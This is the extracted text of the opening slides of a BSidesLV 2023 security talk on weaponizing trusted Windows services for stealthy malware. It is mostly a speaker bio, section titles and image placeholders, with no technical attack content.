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Twitter: @mbrg0

# Wolves in Windows Clothing: Weaponizing Trusted Services for Stealthy Malware

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BSideLV 2023

# Hi there 🖐️

- CTO and Co-founder @ Zenity
- OWASP LCNC Top 10 project lead
- Dark Reading columnist
- Defcon, BSides, RSAC, OWASP
- Hiring top researchers, engs & pms!



@mbrg0



[github.com/mbrg](https://github.com/mbrg)




[darkreading.com/author/michael-bargury](https://darkreading.com/author/michael-bargury)




Initial access to full operation  
So you want to build a malware op

# You're in. Congrats!

Initial access




Victim




Hacker


# In the real world




# In the real world



# In the real world




# In the real world

